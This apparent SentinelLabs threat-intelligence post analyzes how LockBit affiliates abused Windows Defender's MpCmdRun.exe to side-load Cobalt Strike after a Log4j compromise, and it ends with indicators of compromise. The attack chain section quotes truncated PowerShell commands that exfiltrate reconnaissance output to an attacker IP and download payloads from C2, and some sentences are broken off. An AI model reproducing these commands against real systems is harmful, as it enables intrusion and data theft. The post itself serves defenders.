Living Off Windows Defender | LockBit Ransomware Sideloads Cobalt Strike Through Microsoft Security Tool

July 28, 2022
by Julio Dantas, James Haughom & Julien Reisdorffer

PDF

LockBit has been receiving a fair share of attention recently. Last week, SentinelLabs reported on LockBit 3.0 (*aka* LockBit Black), describing how

Table of Contents

followed up by others reporting similar findings. Meanwhile, back in April, SentinelLabs reported on how a LockBit affiliate was leveraging the legitimate VMware command line utility, `VMwareXferlogs.exe`, in a live engagement to side load Cobalt Strike.

In this post, we follow up on that incident by describing the use of another legitimate tool used to similar effect by a LockBit operator or affiliate, only this time the tool in question turns out to belong to a security tool: Windows Defender. During a recent investigation, we found that threat actors were abusing the Windows Defender command line tool `MpCmdRun.exe` to decrypt and load Cobalt Strike payloads.

Recent Posts

Safely Expanding the Frontiers of AI & LLMs | S Ventures' Investment in Galileo
October 25, 2024

The Good, the Bad and the Ugly in Cybersecurity – Week 43
October 25, 2024

Climbing The Ladder | Kubernetes Privilege Escalation (Part 1)
October 23, 2024

Overview


The initial target compromise happened via the Log4j vulnerability against an unpatched VMWare Horizon Server. The attackers modified the Blast Secure Gateway component of the application installing a web shell using PowerShell code found documented here.

Once initial access had been achieved, the threat actors performed a series of enumeration commands and attempted to run multiple post-exploitation tools, including Meterpreter, PowerShell Empire and a new way to side-load Cobalt Strike.

In particular, when attempting to execute Cobalt Strike we observed a new legitimate tool used for side-loading a malicious DLL, that decrypts the payload.

Interface were also observed.

Attack Chain



Once the attackers gained initial access via the Log4j vulnerability, reconnaissance began using PowerShell to execute commands and exfiltrate the command output via a POST base64 encoded request to an IP. Examples of the reconnaissance activity can be seen below:

```
powershell -c curl -uri http://139.180
```

The threat actor downloads a malicious DLL, the encrypted payload and the legitimate tool from their controlled C2:

```
powershell -c Invoke-WebRequest -uri h
```

Notably, the threat actor leverages the legitimate Windows Defender command line tool `MpCmdRun.exe` to decrypt and load Cobalt Strike payloads.

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Microsoft Malware Protection Command Line Utility
Original Name	MpCmdRun.exe
Internal Name	MpCmdRun
File Version	4.18.1909.6 (WinBuild.160101.0800)
Date signed	2019-09-25 00:04:00 UTC

Signers

+ Microsoft Windows Publisher
+ Microsoft Windows Production PCA 2011
+ Microsoft Root Certificate Authority 2010

We also note the correlation between the IP address used to download the Cobalt Strike payload and the IP address used to perform reconnaissance: shortly after downloading Cobalt Strike the threat actor tried to execute and send the output to the IP starting with **139**, as can be seen in both snippets below.

```
powershell -c Invoke-WebRequest -uri h
```

```
powershell -c curl -uri http://139.180
```

`mpclient.dll`, which loads and decrypts Cobalt Strike Beacon from the `c0000015.log` file.

As such, the components used in the attack specifically related to the use of the Windows Defender command line tool are:

Filename	Description
mpclient.dll	Weaponized DLL loaded by MpCmdRun.exe
MpCmdRun.exe	Legitimate/signed Microsoft Defender utility
C0000015.log	Encrypted Cobalt Strike payload

Conclusion

Defenders need to be alert to the fact that LockBit ransomware operators and affiliates are exploring and exploiting novel “living off the land” tools to aid them in loading Cobalt Strike beacons and evading some common EDR and traditional AV detection tools.

exceptions for. Products like VMware and Windows Defender have a high prevalence in the enterprise and a high utility to threat actors if they are allowed to operate outside of the installed security controls.

Indicators of Compromise

IoC
a512215a000d1b21f92dbef5d8d57a420197d262
729eb505c36c08860c4408db7be85d707bdcbf1b
10039d5e5ee5710a067c58e76cd8200451e54b55
ff01473073c5460d1e544f5b17cd25dadf9da513
e35a702db47cb11337f523933acd3bce2f60346d
82bd4273fa76f20d51ca514e1070a3369a89313b

0815277e12d206c5bbb18fd1ade99bf225ede5db

eed31d16d3673199b34b48fb74278df8ec15ae33

149.28.137[.]7

45.32.108[.]54

139.180.184[.]147

info.openjdklab[.]xyz

- BlueSky Ransomware | AD Lateral Movement, Evasion and Fast Encryption Put Threat on the Radar
- DPRK Crypto Theft | macOS RustBucket Droppers Pivot to Deliver KandyKorn Payloads
- February 2024 Cybercrime Update | Commercial Spyware, AI-Driven APTs & Flawed RMMs
- macOS MetaStealer | New Family of Obfuscated Go Infostealers Spread in Targeted Attacks
- Kryptina RaaS | From Underground Commodity to Open Source Threat
- January 2024 Cybercrime Update | Exploitation of Known CVEs, Crypto Drainers & Ransomware Updates

Read More

SentinelOne

Book a demo and see the world's most advanced cybersecurity platform in action.

We are hunters, reversers, exploit developers, & tinkerers shedding light on the vast world of malware, exploits, APTs, & cybercrime across all platforms.

Results

SentinelOne leads in the latest Evaluation with 100% prevention. Leading analytic coverage. Leading visibility. Zero detection delays.

444 Castro Street
Suite 400
Mountain View, CA 94041

+1-855-868-3733

sales@sentinelone.com